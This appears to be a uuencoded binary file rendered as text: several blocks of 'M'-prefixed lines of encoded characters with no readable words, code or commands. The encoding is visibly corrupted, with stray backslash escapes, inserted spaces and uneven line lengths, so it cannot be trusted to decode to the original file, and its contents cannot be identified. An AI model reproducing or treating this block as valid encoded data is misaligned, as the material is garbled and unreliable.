MP8/J4(/\*(2)8AQK4#1&A.M0JS!M6.B\_\@E4MM911"2/!B%2,-1K[T[QC]Z?
M@+LQ4EN\$VH>(&F`.@=T;?Z&ZS.\*Q2(7F\$!:=TP:P4-F;R,B@\$"!COSSZ\$DM
M8O%C%\$R#`JMA'4\$Z:'.XR9IHV%:4C>7)C6.Y3I6W5\+\$>G/Y/M1\$;R'-)\*
MZYTC%LA&APU)9#DEAK\O^I5@P]8H;-]?XB!'I\*(\,@\1<6A7F4(PV`\*)#
MD`5M!1S4'ZNVJ:]I`VNXAH?T#FOBL4#7L#:(7=67ZQV1OFWI6WZJEM@5"&G=
M;F@DUP&IO"HZLL!:+\*C!D\*U6FV,H(%<N95#0R9P,'=Z/6W)G#>V!P3?DI),(
MLA];\\$\_T\_IQ!HQ"U)Z720.`\HX"#DJLU\$<->Q`A`S`.GL+F"D\*[D0N)X-Y^[K
MK:S7JPH8W%P6@42O04N71U.!XF=ID`IZCY69X#%(;F08XUT"+TP4P"\*=S,3
M9Z4M,QT&TU/%LML&(Q5H=B(C=6H!,G9Z\*S,'LJ#GW2R#:4@Y<Y!&:[FHTV"9
MIQ%DA"='7LPQN,QE-!7)JP\*I" `M1#XU<97\$=ET=\$.ST7&8-R1" \_^4!@Z6LP1
MQ>QP;ITCVMGAZ#I'5.2Y2\$]7:1JFD;#:#A?-\$-9!\*!8@"J)5\*AE8^;G;87Y0
MJ>\*YV%"K4HVAL#%'I0;#(2C+HU"UJ=3Q,%1L\*LU06(S65)K'8X&BBQ3%(C`1
MAN'GQ4I(#(7,\4HH%(844F,P!&7"J\*'BL?6F\$A:!W78.%!O2QGS9.W('`%F0
M0IYSD:SD00A%\*?FEF`-V9DJF0='\$!P4Z?.\_!^F[0?M`SA9\*2@?HATL,05VY\*
M\*H9V6`]\I6EN`?TU2\T@QWMG;=5%9-0PU%^J\M/Q!>1X1<F0&)KY#`W@5=(A
M(#\$#KH=/X8:O\#559<8D,CC('64"0@?P7I:HVW^E1!BTRS:H4C(6BA19A:%K
M&T8`I"\$0N7F.V)96RD#4\ZMRXS#[M.Q6+>+"7-DP&\_];[JI0+DG:(%Z)"A^UK
MW\_V;+>2NG6-NWI3\*0]1N\_\4)S]!IF+\$=&P0V4%5:X.QE5[0=34\=]72@0K4,
MHVD\_#- .55I!)\$!\6@=)Y!\*>^O;9#7!'I;0!44@!+<A"BNB"K!<GXR.3MV2F
M&\*-T#H\*, -CICL&16Q]^15#H',-"RVJ00":@Q\$];':#>XL5@#9&]D!)Y9#<\*
MA-[017X?Y\_4\*8&J,6?EU5%E/(:3%)?#\$]QD!@S)Y5&0O3H)IT,`[I/QE\$ZUN\$
M6N;7L@#6X2:'H.MH+^7,=Z53VJX!1BZ;0FCO:I-<12&7HY05861S?4\*+Z!..:
MDF@R]FM^FJ`F7=&M@)YDPUK:N`T&=M"L8E%OBB4P;5K->YI9>0V7T;`\>JQ9
ME&U7(6L9:UD<Y0PXS536L:1U\$!\$D6QD+\*VKO8`J9,VV.P@`)NY2#+7RDM7+F
M)\])7<D@X[5Q'UFU`F'<JPJ[M.CSCR48X5RGP[5,:N9B`M+RK&\*6G8+IUC
M)3/RL(TZQPHGXAJ5<F'EQ`4652Z':0?>\$7,RE:51Q\*.ROD0N9JE,[,`%ZC.3
M45R\$J&`B0M,P#6L?\$/\#6\=&4Y&RNP@JPH.T@SR(9Y!NO.D-)]@B90ZJ)M853
M.22:~UBXS7-(.??A<-/GD(AB+?A4#JF)KODNFQ9[C,TA/OU\$6@B?0'2\$MT9
M7I#;!Q`) ">D5/9:`A8:\$Y'FT(D#R!\G)^QSUUQ2P!:M.(4VM^PY4;IU">NI/
M66BRP-8O.H5TM(:"1]PZA?330\^+^O7AIE-(/S^7-^&];[R"VN\*'`'\;0:("'=
M1Z.5`2D\*DI).(2F]G2]!'\*2DX[:Z]"%8SJH.L9?0\*:2G.U3\$UD\$+2%"#U2DP
MB6H!J6E]B`?Y`=\$"TM(=#\_W8\*\*\%)<\*<[7'0#2@M(49-R/MBR@MF%M(3V)@')
M!^Y%D(#.R5\*@^030POH9'`9,;\_JM5<"\18L\@H>TKTPC@\$#U20'P.M!!FI82
MH6WF<^"<2TL5B81J42/0B\$@96IHH(M(R%B&BMXNT=!&X0\_X\5TM\$\*B.P:<\$-
M7RT1Q:"`SEHA<EG3D\$\*KL%\$S\7CD\B@)LI`>K10('WJ>TF'6\$.-KLST.V)MH

M9>\*02" [#^AA\09TTG\H67.`K%P96RP\_>'F"" .037\*L-QR\$:B5GD,\$\*A!G>) `
M!"?"N/D\9D#5\$J8A>5-A6DMN-K\$C=:TUAD)R9<\*H5=L;2(!GPUK;"!PRJ&@7
M!MZ0YZYZJZH]I\_MK4):TEB8Q9<VOFU/^^\11D%J)U'HD\$&MND4R@U8U'F;4
M;56\AQ;51L9"D9RJ,+1MP4THS50#>#LR\D,!>[5QD\'=\)G'6'\$,-Y/+&;CU
M8!Q,0QHAJ)3ARL/Z\$BFR8Z]-'L&#)B:;1A&! ,EL108PYW=16[D1&\JPBR`A/
ML[SGU(\^5;/NBDSHRA:,P^\*M8<%WAO+G-^AFGK6(<)%YR#J6\_.;=(;:787DY
M\$>ND`&R<M.6E!&U8:\<KB\$!073E>.M`U=NUXI4"'4=JI,,CO&?KZ]N/AT"N@
M&<\_I>"P@.^;X?\_1MM-LL[>RN<"3G+@Q?S?OZ'"<QE\&TJ''8Y3MP(=)G\*<Q%
M:&\$502X;S+Y09Q(!3D\*JVCHW][Q<?D9>%3(-\$"+6M`SA@!'1709NQE[4]75
M]8IW!\* \SRP.7]\_=WL<\$V<PQXZ5>V@%>Y'38`&\*&@8X-MEO.D\$NQR>0JRD.DD
M%R`,Z,\*Y9%B7%=>'Z!VC\`2U7L5`DIQJ&`\KN4%HFYW2\*-GEEF'7EQ&#?NY@
M6M2@GV<(<)%VRF\$N3S/,?"\ZGB5FTV!2\$88UL]7<1SH`C\_5-\*B-X2&\$5P\$,7
M8R;5,`UYI#2IB>`AI;4P#Z&%94+N\$GXIVR6B7Y-F(`H8K`US3K^)!H`[G3(B
MQ9`OYE591YK:&B%VA0.-)&0,'#\_X,D+%@-?.\_2&PQL!#/\_6G&E`EFV@J4KL6
MHV\*#I7`8;4\*['&4;TU99##BFK3BI4>"N=7`K`ID&@:6G[WCQL%"\$<@?<Z[?
M1W\_\_2!,:/5NN8RN\_139RC90L]Z?J\HI6YIX'`OH:J5BJQV62-!=&B,U2]T0
MP=(;A/BYNJXZM#[#.AHJ\$#U2-M+!-&0^D1F,`X8,F0.TXXM;4P[@YH]1:0QT
ML`K\6&)H5D)WT>2!9\$E>(;JN`2ZL&^;L\_\_C@#6Q9I0\*4VA(FQ>+1>F=MZSF
M\_+:`84[^\*8)UTU+7?C\$O@\$, :HPQ`^SA\$<[ [P6\.(NR"C;!P2Z);\*12`GY11S
M.FA4%H%\?2P;E>\_(!JI#I\_%L!"MBL\*`; \$Z-E-!7)JXJCKJ9(U)6LMKZD(KU7
M<QIKIONS68L<JAIM619Q]B\HV"0-`M@<K!W"'`<O5X!%H-\$9A"P+/EJJT3G\*
M`NK/I`@,65T:@9&.\`3;F,D1&SZ-D`<&QFC\$. (X93QO&L#@VAB-0"=7JXZV
M>REB6DNC&IA=7BA\$IMU:8\$?/&\$@I"\: `@43B@V;3`#8IL5LPQD`ZN:6")XS&
ML)J9K:;@+IEE)8.O#2PK&GQ18%FYQ\*T+`N6N.G4LCJ)FD<M`XZH"92Q!.@#
MD\[\=LZ\].4%?1D8ZW;`(CV:L0F87#5MA^`B&YOC.\*`V71K&>=)JP5V.&2<
M0&%(SB0#FX&V(X:Q\$1AZWL2`>T:>W)P&:)BYIW\$&9\$'[VL["-\*3^`4A#6&\$-
M#%M9:SOMHQ=)`;C@#B.9A!F#D:P>S/)M\6P/FKR03.`2/M`!YQ3"81+FX6
M;3(5`P3:/=,`T)\K>2^:F#F3R0S\$W\$0)0T:(S`),;-&1.0#5WQQ`9Z8,<\$<])
M6])%OK:<K3L0Y#W09(B\*1F)K?UDU7<\$S<T1%D.&"R1`A>-3^[\&K97>-^#8T
M.:\*:`KJ\$[=E,CB@`7/\_GB&@&FY1EC+IS1#AK;HS(<T0\Y\TGJZ-RB^BHIT;E
M-:PE`^0KYKDOSWE<LZP@:PN;IBP,`#)L\*L`H\GJ!6P?85,(TO@ELJE@:%O\_<
MIAHB(7D\*2V/8!T`MWVQJ`=KA\4E9SV@)]6I>\#[@;.H0)K]78],,`/G5#3!O
MVC0`8#M-35:D\$+K?`. (= @5HA(G#8?I(5\$F`.M^&;]J!&`)9:H0`F-I%8H0%6
MQ(+3`A,&5M,/\_1?:U0#&8BR`Y!C2-7QMUHH,9`%/E;D(`P8H63`LF\*OR5GF
M&`\_3,S`["RME+<LVYA`/"L5S,`>`S4,!%\_O+/2H-08K4G+4K&@Q58ZEK3;
M\$!T^P?<6)5]X)D"\@%KF)!\_=][8J13C(QHI5`D,!@Z?S0]A8]8J!B/06:7B
MD/A]%;MT`!I!&@#9.\_INVOB0/U;9W?%( [AV`QW=SK<HB>\$C^@C><JP#]\$%`
MISO3@;PSI\_CQ3[Q6RR@BDL>PUOKH+>=%^70)]G@D?V\>4]A=6=@%\$^K#<A"
MBFA9%A2\_R&H7!@U!NHLIL,33&8=Z2<OLKJ0B\I=\_K,XYVJL\*#:#!J38K"@+HW
M@H<!`T\C6<R\`+P>6\*-8\$!\*%RAJVK[^.":UA#>O?7\<\$V+`&[?/@69,U;\*<\_
M:H`()) :P/7XPK\$5WA`S;YP<>?\*YI+=OQ3TMPI+!LMX>.!JQE^\_V[\^KQJ\$1+;
M\=\_5%X@4+=OSW]5SJ\$=8ML^#10OT=6^+I"0=GB#;' ]9Q(.\'\$85E".PMM/]F
M<XZ%<5P:YH"]VXDP!IX%G61`';8GXHK).A3DORV77-L!FE=-A\$#8Y!.F8`.F
M8[HU&7`T-U';(X[IW\_#P]C\_LG6UOX[BUQ\_NZ0+^#7[;%=D;/)+LHL\$DF,YMV
M9A/\$F1K;-PN-K23JV)(KR9E-/T)E\$0\_`9G\R[?WQ04:8`=LBO^?28F`XL,A
M\*1QE>YHUXQ+F\*-]892D]!V6S6B\$GNB724;[1"DXZBC=>+YDOH`(N'05\EBZ1
M]A\*`\VB>"@OZGF>`YS8P=&-E'65T8W`Y\BZCD0F#B).\$A92D;=M\*P./9'2
MCKHMYMDE3247^DN>+K%"JMS0SBD+\*1?\*<]-HV^KYILEN"^!'OT3Y;N"8[-KF
MIG<<FHA:M'.\*>O\.[.H&\$`)7]&E.K:ULCM5\$\*CH#2T<[3M=Y`8[NJ\_B,GT#:#
MKRI!P-J1M9LHV:YKA79W3I1`\%, -^Q%QLDZ4A(#W,^Q]J:R6U635DC"=QV-:
MD57,VU/5@9D=X7GGD`&N#W'?9?,J@UQ!A!='Q!)"#\$<+Q;NYRZ\`&\*VQ\_U.
MH;(IO!A"WA3XG4P@XEYV;N=!T70\*C\$SHY`X6U6M)+W\PP9U?<7.:`6ZCP;/94
M7Z:+=@O"QKU>5?B>@\_3CYBF[ISH#H\_D`38];@HD+`#@8:&#U`F8\$LL)("3\
M"(6Y1X.\$'SM@ (VY78D.9,PL\_ZDY7ZFYJ"U^@..P@3>+%`B=\_RA\JQ6\N[R:
M\$FMQ^0JTUD3@H2S@=2"WTK+OFR>GMJ)T!JJ\`\*K'=#.&C3EFQ=95^[\_CTB
M"\*T\ZASJU\_L(GM4@S(JLXJ\_E%X`5`ZRR>I^ES:;\*%\MHM0WC>UIO:\$1XTY2Z
M<^SN:XO`:B%]2^Y]CFP<(`+I9JW+LMV%JYIF2):MYF&<..ZS15[U#>E"M^!
M5D)H-9:VZTS63#NU8PZM(O3=//U"0WP91!@X8<;MX\$-5;MQ>\*T48NHF8#YL(
M(Q`%>8.(T&HLK<,JNA&QL\$UF:Q^:AW)4RH2-]BE=HRNZ1"@A\$E(MAPI"`6\_M
MR+.0\_G&U+&O@`D6^\$\_(^1TI5%#A!Y1IXVT>AE:%`>RDUB".`B"(;ZEU9(%F\*
M;0SJ@@ (58)38&+?KK'?<(WN"B4@@ (.3.2!OH`NF:BTC9&-L<\_?'1>Q9&4U:
M`;<W]BV0+`T9/<(CXF`<?<?<?<?2B67ZA0[/O,VH/`!N6B-A6T\$MR1\Z\_5"GB
M\2`B""(A7E\BCD\$64,KB!&(A)&\$GZ=WFD`HJEG8.M;S\*304,@HI8V4E=#7Z9
MUM"Z0Y%X\*`Z!^3;8'/5E\$4E@Y>"N+`() `22SZ.BAA)<?B22R0E%\_#Y`\$5@[H
M[B&2Q(J!O2E\$(JP@T)E)"-\*\*P3T51\*(<I.DSE4X@2<\*S@D"/!R%\`P;V+A`B
M<("R=O\_4\$G+=%B\*TTKYB;2@1N2E(&U/\$=@Y>U=DF:FMVKI2/[\_6[8Z[D`^U
M\$&(<<3I/FP;IO`II!`?)S[ [=H+/08\$HY&%(#X;1)FCN]:;"-OW<O0Q1CQ8A
M`Q`%O`EDZ&9!;BA"1A@)251L0[UD8.-)FX,U,22`@SA&9-NT)A-I8548X!`
M"17G!B(8`\#DS3.-,3Q560UL^`94,`Z)I#\*T(#=TN-H+P(BLC";7([ \Y2Q?
MT-GUR-BT;2;YIRQ;`!^C2?[KY`R`K445\*CD7CMQ.88\$OZZOG;/[UKESF<V!0

M04D [JRQH8\=&SZ [1</A#B8XW\*V7%MMMBTNAC2KYE<]!/37J>E4DNONVV\$9\_7
MB [0!]W>3GF]E=BQPZ%!\Z'0#K!K)A9&A%MC-/U\ VWZQ=DB%W:YHZW<PK@ (Y9>
M; (, U^>/K; 078%39A+FW\$QGH0IYV\$12I&Z0D [B>X8LH! (>A+@ (.E1=@ [4]) ^\*
MYZ9<O@+KOJ7ONTG4\_EI# (\#2#V\':<\* \_\T\$ZC6:K;+\_\_\_,D) TPI1^!+"1=L9WU
M:=-D0#-' ^@G'0=+C\*./]-I\_MZBOL (%GIRW% ()) 6.DH).? \C'<X+TSG&ZCZ3+
M&E2) !0XSF&:K=/U<5LB] "P\*0!=RTP&\$"X%:<,G'4\_UF:-^F7;EP) <\*R003R"
MA^339@J; 9KUIVJEX="I\*!F (\$#TF?Q1 [N: "!\_ ;Z] OI#8\*% (X#4A=Z=EQ\_Y `!P
M<) X, ?0NJK, \_=1U&&@85; 9>MV4RXH@: \$-E+\_H.32T?RC#R `XS\_9R; !; W=\P88
MB) >VB=Z^BD, ' `F28H"PD80\* `04, /, IO@ "DF6<K) N%@\E?DR&C&S6L%G6&=A\*
MCGP; IWK2' N; N9: 72-N7; KCZYF#=7S: \_3K&FPD\ )D%) \$A! 0Y2. ^R=0. ZC\HH
M=L' \*6I^0#S5 `H@2% (=D4#I@^J=\$4ME7Z! "Y\ EY\$@\XND5SFX-XOE [F"2J] <Y
M. "\$D8\%\WBXX, BUB8/) \*QKX#VRTB-0/J; ; \PGV/+FF3LLI^ [K&H37<S; WCXR
M# [C\$ (?2Y-: \_-ED!C\*+ (V&5/\_4, ; \A<5M4U' <<0 [: :U:50. %W=7 `SD `) +W9
M] TV3 `36E; > [Y/LWU1/406X.E1EE8&= [33CP; ) UVT+35D=%PF/D1 "FY!) @. .0
M07>9A& . `0"V61#@0P<40CEKW`U, QO#@T^MD (D9P] 1!U.F^@/E<BSP\$C=U: -
M ` ` , \@=D, 0G+8S' ; <O!U81, Z: D< ) A-UBU (\$ (W! 9CVE") R<] "Y72D<%M\*\_?/3+
M&%C `\*X750&CS7UULU^ME\_R: \_S^; E" [V/. C<OP+E `C'R!VK (W4T\*Z>: :RN?3
M-<!3, . ]V&KAYTH-YM%D: P//=#T@0Y-+; 65 [ @SC92!G `U"EU7) 89VEJ4X5E@
MQ) QD! \*#+; ^0EUAT] B>SF\*V4, 06G>SNTI) \*75J) 89I: SMO2&9%4Z4' D%&2! (C
MG>/%\*: 5RPOO5J=2\H] 6\*^0M0. ) 6' 0J?T (@162DCENXG=P"VPFXI4 `4X [ZZXJ
MJQ&MJ"8>L2. . :5!%, &^, N (55\!A=XB: L\$YB (TX:+U/J%DZ\$7: 9. -.' ) 9\*GH] '
M4J] <^+^W=R) K=ZK. BTU7] 0\$-"N5Y\*`K; , \ /95GM; +] , YMJ1">0\$\$<C\HY840
MR?U, E&>U) QI-J) M^"\K] F@+\$+FY07. X\$=ZF/: 0\$, 5RK. : 4) TUV"BI\H25, VKS
M0^5) \*TP7M8] IW5Q758D4, :MEZ! 6\$X/29\FV&T"ROTK5>XHCN!\*] \ ` \%-&WHA
M7-) \_5#4"7JC\*#ZQ4\*KI+L. FO\_- "\*TM, B, "JRHXC7WW+@; &GEQU; , / [ \*JA%-D
M\*?G3>54NEWWCF [YD67&Y>7Q\$^N? \*%V=P@<K\$EQ9NEE; S9\ P93?D\* `0\$I"CP;
MJ#` KP [ `CP53@PS0D; 8&=I@\_ (/VM?!=! 6\$=G\*Y NJ/FZQT9; +LW>MU0FPZ<' E5!
MY&\*O+JFJ<G>J51 ` [250, `W.W4X0\*\$B<\* . I!5!< () FC: ( [Y`\*I) . DGVVY `?; F
M4 (&RPL8U\U3HP31D/%: %\_@>8!AA `/, 0FLL8NF' Q>9. \_ [-5W2, , PC! `R<%2Y
M" F. (U%1+N-4: ) A!R4] 5 ( `R44. `TZ; \$%&\$B=^0K: "4Z" "B? "A1BKR\$. J [O\*96
M] RN6T, A' D. ] +I\$; !0CKQ [1: Z-/DP+HK@DSFQ [S6W5; L<4>0K=S, H4<"64L\_
M\_0/ .D\*L (LI<>"DZ/JP@RF [ ] EK^VIIW/H71!!AM-VU\*\\_OW//C: H (LIM/Z: \_Y
M: M, ?KP: M [5, Q9#J?LF\*#; 6Z@8LAP, " . , (<, ACW40!YD, +0BCC5MN' \_7; GRIR
M8' &+BB' #. 0 (#TTLJAJR (I@ENLU5 [R@] 0&\60\$773<\A [ , 8; LYX [: WOU2K\60
MZ>PW `G3E! @SGJQBRH7TR9D () 9\$ (/V: \CYGU5 `IG10] Y `8U\$) 9\$A\$@\ : C\$LB.
MNEH (>\_ , D#@, ZW/X!W] A3) 0X#ZA9, [= [FR+R02A (\$ .F+\$7"5B%! %Y1G8SZLZ\*
MVO7? `"] HE: AQ2" "5PK, CE\ LQ=U' X, `U) 6V"GO1; I\* I^?U?<7=@. Z+A; @JFDE
M (@?I) : \_\*8I45\_5' :R-M, Q' . 9R, U, 4&: WW3! 4JPDQ%HJD5-JA587V=83-7N `1
M<>FY\*?> , ^2EIMY9VEF. =U [0#^4\_3&P `7@+C; ; [<3@I\*AFV9>IDB9EM\$ (WIA)
M227CL\A `293) "#+ "\$T (>); 5+O^6+YEG/M5008' 4FI1. \6^\*Q [ZY+=@1L7Z&D
M<O (/3IX#-WY1RG-SRUOR0EJFZW6VN (=6FRKEMJN [ , H<<BY5R&U7/0MHMRFU4
M; 1\7 [ (TKMTVU. + `?KMR&! `DD^\*6VFW; #Q7<I<-\*\4BZKJ59ZU. : \-YB2Y `\*1
M&VHWF] 9\*X%E&W\_ , \ " (<TRPGF ` [ `Q; 2I"VFWEK+4 (1+7; #, T?F] Y#M\_9 [WB `>
M1\2-G%QL7II0L1U5ZFU] JER?LS) N\$H+0R5EH=^\$DM' "C (7LGE' 2C, FSZD& `\*
MA"&9) . TV\RG-E\_6R; \*! . , M%\ .XV<6FN4#L [YG14<; ' 0; UFH! /EVT] DN^, 3'
M+X@98LS6U, %! ; Z+: S<: <K7ZU3 (&UWX2+' ; C6Q?GB\3\$OB `I-3Q (T0: #CCH\$G
MJD"HT^=-0Z, NQ5U: TOUN\$ [ ] 40DL\$K5?>4+FB `&A8C+! J/! 9HQOB>PV%@VBS `
M%B"A? `R%I<MN1MT>+; KYT>XH `] [% ( `2@=^6WK\$) M\* (@ ` (ECU!C' (NEC\<U, W
MT#D?1+5; D% [: /: J `! \+-0R<; B2; MM\*Q: U=4++37HO3: @T0+"VLVE<RX; 616%
M' L#\$FX" A#^"ZLZW\$HJ+JE, 0P `\*JV93\_0%K\AD. %%#@ `INF\$2T" \*" = < `] L6. (
MW; XNW `YIQ\$M&\-#73R@ `: .MC&%#IEDTP! : N1) 4 `M; ^; R" \$ `1\$2L2) ^GT' WJ
M9DS=JTE] +T) , : 0^<%R@8, ; K^! `A@S (" `B#UIX" P%=E, GGM62SO) ^ (VCDA%; M
MHE\XUW8K^EP\ZQ?YGF\YO8B1, 1@B) W9RG54?LA+8L990=BNB] 5E' 4STY5 (, X
MW `VZ ` \_ ( \_IE^R) = (#BA1\*0 [I `L0?0/NEA `QK) 0C9/ (Z0\_ "@FETFXS\_09\$<&%T
M>! ILUM!F' \2Q6<ES^6V<AQCO; \$: 2/Q7ILM\ "K5B `E4. <V (C\_SLI' > . -C@MG,
M8YEE [J4-Q) ` . !CO8\FJ\*8-58 [/0>\*7B) Y^! "/0^KMT" 35GN5\_@TRTF#U%] A\
M6>7 [ ; Y&R0IJB26A#UNNL6 (#K) XAE, XMO. 2T. >2BQXY> (%; M9>, (LUM#UA49N
MND] (@2\$?\_CU=9W, ]M3) FZ, SF) J ` [ , KE>0C9FO#11 `! #=G, \_WA `?@X, =C<Q `X
MM] MF<Q/H\$H9NT\$6LT, V" ] M0B5&1! +6OL) `+"Q%8, =% (#41 (KY0. ]L] /E! B ()
M\*VDZ@F0K^52M/6?+=1B, W^B `R! 83, !/ `^! YZOB<] !V^5MUXWT `; 5A/-MN=-K
M/9LX] @0?H@96Z0+ `] [6@<@VH^"5WD, Y: @#+YACP^: %=D (\_U\$F1L `WTNQJ `L
MYO\*\_Z, = (8<, NT1, S" "01\$-1PD<J&6HTZ0L+WE&>C5?^! 74; H- \_S1OXM-\$+H
M`\$&V&N\$D"&"! -OZ\*D) AT+. W3?AWNYJ; Q7IT; . WMXPPYX8RHB8NZ. VU] S' R6
M\$BYNU] %! ] B, DFD1I2" ?"-M-/8PK&I7N=5>#PC. ] Y5N (6U78N@ `TQB. A; B%G5
M#O' !>R42+H! QP! WTO="\*HW; %MG^' #; W [7F0ETD; VQI! +=+; \*] V (7D [S7\ S6P
M0H58B8M%\_] >; I ( (3Y [XG1@ "A9R (MP+QJ-NC! : H12& `JIMXB&PJ" SA7SZ<P\*Q
MAK; O! Q `) RV; H9\$ \$' HQ\$ I<I\*H3FZ@#J; OQR@, RV7BQ-\$P-- +N] WV! H; ! TN0L\_
M> . H: L2RE?\_8P\_9#U; DM] A81OCNS [ @6=! IUV\_! ' -T) I909] \$ "IW: ; =9@7. ' GM
M\$3\_K?D\ PJ-H, PK%0Z' \$' D1, [ : ELT (L: CB%@J\$R=S?Z#1M\*JA^RI&H-MA^%T
M. 8\*N `T; !U1@XC9: . @8<. `S, # "5" C\*?1! &/) Z#JWF] 54? =GDT) @ZU<<+0CCV+

M:;,N/7078\$>7\$BFVDDPG^'NO^F\$"T;J1ITNPM@^%3H=D5EI)5&7;V1V%<@;  
ME^^'(LV+75\LL+3;KWCT2/<2%N+Z=JP\CSW5/C5+;9.U0'M90B\'(N#OG:G<,  
M,3Z#YD?A>6BH^H\B!.\$[SX>.3'=O)'?!C67X%MC<CG,6NS%#^#V5\_OA\_2^<C  
M82,6T&Z=1+\$95/DMB6B+"EVEM9\_?U\_?9(J\_0\$5@\_4@[X=7\$V.\_8<['^CG<G\  
MV'<P[S.RI^:\]'8.]GCG-S\.'<R1LYA^;#,GO<T=O!L\L6\*,!>X'3\!D!)!&  
MA"''F&,=\$6B&Q',&\$@'H#HCO#^W[BC2+B8Y)^XH\AC]@=GM#!66CD#B?A&#1\$  
M!"T)8CDL"=M'E#(P(%>NXD'2!\_2YAF9!?(3E\TA\_'UY)[U,X!0D5'GD)%G  
M(KQQ9/!<-P+[9X"A%\'=CP1ODX\$D"AV>'H11'3O"H:7!?'Q&[@R!(FDE%(\*-L"  
M1.)ERFU@8PN3R[#T'H95BKAA^39G@G^4JR\_4@\'=WC">6Q7I^05M!,K!!OE4Y  
M]" :4H86RG\$-;5Q\$ELE\*J#-A?B2BQC;\*LH7E,7R8V2KG.D':P%#8(^H2D#0(  
M(4LA7M9--8?NK?\*<%,1&E>\_\$( (:I'@=FA?165>BD0'F\*G!@H3[\$3DR.8Q(V!  
M<B7<' "A;TL%9(^TI9P4(%.!YSDQ0)X"SW=B@\$HB\'(W!LI5Z.9'V7(4Y'52  
M]05>[\*1'F4J<&"A/PF!^)\^\_S=\_ZV<:<7R[?O[E:U:%P=MN1[N:YE\_K)MT&  
MOUEDC[\Y\_X]\*BQ!B00\_2GW?T;T#&&<3:K3H\*HS",@V'R\</\$#R>\_7[SW[  
MZ[\_O\_B?\_?O=;[^?Z/\_HCSH![42NGG+[\Z3[:XO;0)S>;Z:-YK\_Q^JNZUV\_D  
MYF^\_3';1#(L&4;Z6VSCMBS\_K9>\]<3>3[ [+ZM:#J/VY/QG\$87(^WW\_\^2Y  
M:=9\_?OOVV [=O;QZK,%QWU]Z4U=;/;/OJG7.]?TOW@?O1%7N?Z'.SZS;Q<Z<B&  
M\_S&?9T5-V?EP]W\$O6!\_!7>5/S]0\O/K#)/\L9>F-LWI2[Z@##YMLBJ=?\$BK  
M>9YV5\_Y\$%VE.Z8>C%\$[>=L\$B353V[ [S(=. '\\*^;M)A<I17U&B:?) /AP/9EF  
M!;\$U,-L4.<V2904/SV6S2O.ESL9><A^>\WI"/\_94I:L)?7S4GCMU^=CHC7R^  
MG[R6F\F<\%5&]\&,.7-)"T6;\NJ9ZS\*!?'7#=#/F6&35A(9V)HU>GS'I']LO  
M'W[Z//F0%93?Y>1N\X5<3<W=ZPDI4&'U\\_98O+EM16U/D33+B7TK21VZ\W  
M\_23+V\&CEZZ<38(.TO^8(7\WT40,TD9GH9J4;1GY'Z7[=;),FYWZC>5>[+\*\  
MF.1%"W\NUQE] ("SE)EN^7\$Z^9)--G3UNEM\_U%(H\_F=T\'\_C[^6R\=/D]G%  
M\_?W%3P\\_?T\_QF^>2KM)\$04?+:9>QG."40[T&^96R8\$KC]?W5CZ2ZN+SY>//P  
ML\ [+^YN] GZZGT[G[V\_O]Q>3NXO[AYNKSOXO[R=WG^ [O;Z?6;"3WV3', [AN6N  
M3QZ)M]G>2VR1F\_JLG\7?J9'7E,ZEXO)<\_J2T:.?9\_D+I3\*=S\*ELX\]T619/  
M;9XGS?Z-\_?W3>OFF^;7YP>3\_'%2E,UWDZY3UI3\N7?I^L]7;+\_ [+;5T[B\_N  
M?]8II3JHR)8AE:.NO32EZ\_2[M]^\*^CN=;):I-4D?2(C3\*L\_]G[B48?JNR'  
MWY/37%:5OZ05S5'\_<1+]8?+#Y+9:Y'7=%AUSG9(A9LM)W2SFY\$?Q1J.O=,^\  
M.TWI+[\_L??DAD)/]/T+Y@=J/?[\$?\_V(P?FL-?P+\_=&KT>8#]I@6%7O.P\*;  
M[^MY9>!0/930\_OM34&6I\*]>]R0UC4S\_KD]+;X]+\_LNI\*\<02NW%\_%^;O&+'X/WE  
MEQ,7CA&A01P>>J?U//18'&EQTPY!N-()#OX?BR(2;'@3^QR1<\_"?#J.E&PC  
MT0,VGXXCB3:2F31;YFE-Q\*,01I9,-&,B]DNJ%5F.<2.\$]3I[]Z#.',09XSH  
MM\3[[-\$AOUOO)2WL:<W[Q[\*R\_;%4+V:ID!9D?;D-48\*6]+P(7%\$.GF-DZ\*6  
MQ,^\$,RC+1<:\*B=7N0+-;4M"01?'PIJ2BUWKS=@6"- 'O?>&S1QR:2WA?@[OFU  
M\$O4>?)7HK\$)\*>NL0XTL+17L7\$LEUF/\$4\ONSE?5Y0" T&;MN4BJV&\0=9-<:??  
M1UE-^;1>9CR?>%5F-HC5N\T2X3'' :71Y)2\_5IZ\*?E7@HMXM427SB"J.\$1&D:  
MVHQI^W\OK+XD: [<Y^2#<I^E=-VGUG,V,2D@%35\_KO/+&9B8K8C^11U]X7%  
M%=W+Y>HYFW^E>SRG"B!M]&92I!N^P!ERCW&\_\*2@V:0\F\$9UFMZ1ZO' IIOU  
MNJSHKKMB%'#KZ.^VZS6+#.#X8S@=X3W2WHC,H2YX&'\$':-K>349Q;YJ8U-E  
M0%9V\A+CA!U'O]TM-TA?QNY.U/-J\$UWO\$EBE=3NAMZFRSE5(VRX4C?'CCJ\  
MTO61.)MEUN68!\_\*)IVV6ZC\$;[RYXKCSHJ.LVY)WF2Y2712/0YA\*[JMH1&::  
M/FI/2=VQ:"?]J/JQ7V=\$U1.IG<P??Q=N?\_:11X0LH]3K\_[.KOK[ZE!='J\1T  
M;![\*U,&@>C:HGC&U+I5YL;@I=QLP&^]C(IRXPB@143;Y<J&]^)=75+2#[ZR  
M^/%1\_&)ACE\$S4GZ%4Y\*3E-E)"K#\XI!R).7QJ7SI^[!UA:84'WSGZ51'BMFA  
M@C^5F,J+N=>?TE>J=#]2SXY4+(PI?:TLYMER\\_#7\_LA6'IRZQ#B!X=R4).L\_  
MML5CA+M8UM2!WGUG,R,2<OA;SYZHLRDVMT3R0\_TILM%LO^395+(PK\$Z,\VBZ\*  
MQ\$!/!3^^,WNSO8)0LD&MU.7G6.X\*SW^Z"7;]-I:MHJZ76;?/.@D/OA\K\$N]8  
M<5WT;X#!8\*;W>SVM1)!MEMMB^6HJ#D\* <N,(H04\_1Q?LC)=^7[VZG\EW9A&0H  
M)RXP1GB\*,30%F#%&U#;Z[^MV8=^3M82IA9D59'JGKS%23"1JMU3;8S%)??"  
M=M\*9(]1;M+LU&8[TPAM\*\*LC2-:UTTA%0MC2MDI#R2GXJHKNKQ\$!TG>Q7J?MX^7!  
M\_-D\*K],;#Q7=M>C=Y8DP?(\$Q\_)ZQ,US2'@8P3<'T?4/ROU5NZ+5JN<A8H97U  
